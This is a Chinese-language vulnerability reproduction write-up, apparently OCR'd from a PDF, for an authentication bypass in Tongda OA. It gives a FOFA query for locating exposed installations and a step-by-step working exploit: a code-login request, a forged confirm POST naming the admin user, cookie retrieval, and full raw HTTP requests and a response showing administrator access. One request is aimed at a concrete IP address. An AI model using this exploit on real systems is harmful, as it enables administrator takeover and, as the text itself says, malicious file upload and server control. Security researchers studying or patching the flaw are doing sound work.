T10-31通达-OA-PermissionAC

漏洞描述：

攻击者可以通过构造恶意攻击代码，成功登录系统管理员账户，继而在系统后台上传恶意文件控制网站服务器。

网站图片：

网络测绘：


fofa语法：

app.name="通达 OA"

漏洞复现：

1.获取code_uid

```
/ispirit/login_code.php
```



2. 验证codeuid


/general/login_code_scan.php
post请求：codeuid={8E41DD10-C3C3-A664-2249-2A2B2DF23619}&source=pc&uid=1&type=confirm&username=admin
用上一步获取的codeuid进行替换，当响应status为1时，代表验证成功。

```
POST /general/login_code_scan.php HTTP/1.1
Host: xxx.xxx.xxx.xxx
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 92

codeuid={8E41DD10-C3C3-A664-2249-2A2B2DF23619}&source=pc&uid=1&type=confirm&username=admin
```

3. 获取cookie

/ispirit/login_code_check.php?codeuid={EED2B9FE-F865-DCF1-0E8D-3326AE163F6D}
使用上一步验证过的codeui进行替换，获取cookie



4. 利用获取到的cookie登录系统

利用上一步获取的cookie替换，登录应用系统

```
GET /general/index.php?is_modify_pwd=1 HTTP/1.1
Host: 1.14.47.145:8000
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/111.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=2l86fav5r9d65gjcub1abh49n1;
Connection: close
```

请求

美化 Raw Hex \n

```
1 GET /general/index.php?is_modify_pwd=1 HTTP/1.1
2 Host: [redacted]
3 Pragma: no-cache
4 Cache-Control: no-cache
5 Upgrade-Insecure-Requests: 1
6 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
  10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/111.0.0.0 Safari/537.36
7 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.
  9,image/avif,image/webp,image/apng,*/*;q=0.8,applica
  tion/signed-exchange;v=b3;q=0.7
8 Accept-Encoding: gzip, deflate
9 Accept-Language: zh-CN,zh;q=0.9
10 Cookie: PHPSESSID=2l86fav5r9d65gjcub1abh49n1;
11 Connection: close
12
13
```

响应

美化 Raw Hex 页面渲染 \n

```
75   var OA_TIME = new Date(2023,03,27,16,35,48);
76   var bInitWeather = true;
77   var weatherCity = ConvertWeatherCity(
     "北京_北京_北京");
78   var menuExpand = "";
79   var shortcutArray = Array(1,4,147,8,9,16,15,76
     ,62);
80   var loginUser = {
       uid:1, user_id:"admin", user_name:"系统管理员"
     };
81   var logoutText = "轻轻的您走了，正如您轻轻的来……";
82   var monInterval = {
       online:120,sms:30
     };
83   var ispirit = "";
84   var statusTextScroll = 60;
85   var newSmsSoundHtml =
     "<object id='sms_sound' classid='clsid:D27CDB6
     E-AE6D-11cf-96B8-444553540000' codebase='/stat
     ic/js/swflash.cab' width='0' height='0'><param
      name='movie' value='/static/wav/1.swf'><param
      name=quality value=high><embed id='sms_sound'
      src='/static/wav/1.swf' width='0' height='0'
     quality='autohigh' wmode='opaque' type='applic
     ation/x-shockwave-flash' plugspace='http://www
     .macromedia.com/shockwave/download/index.cgi?P
     1_Prod_Version=ShockwaveFlash'></embed></objec
     t>";
```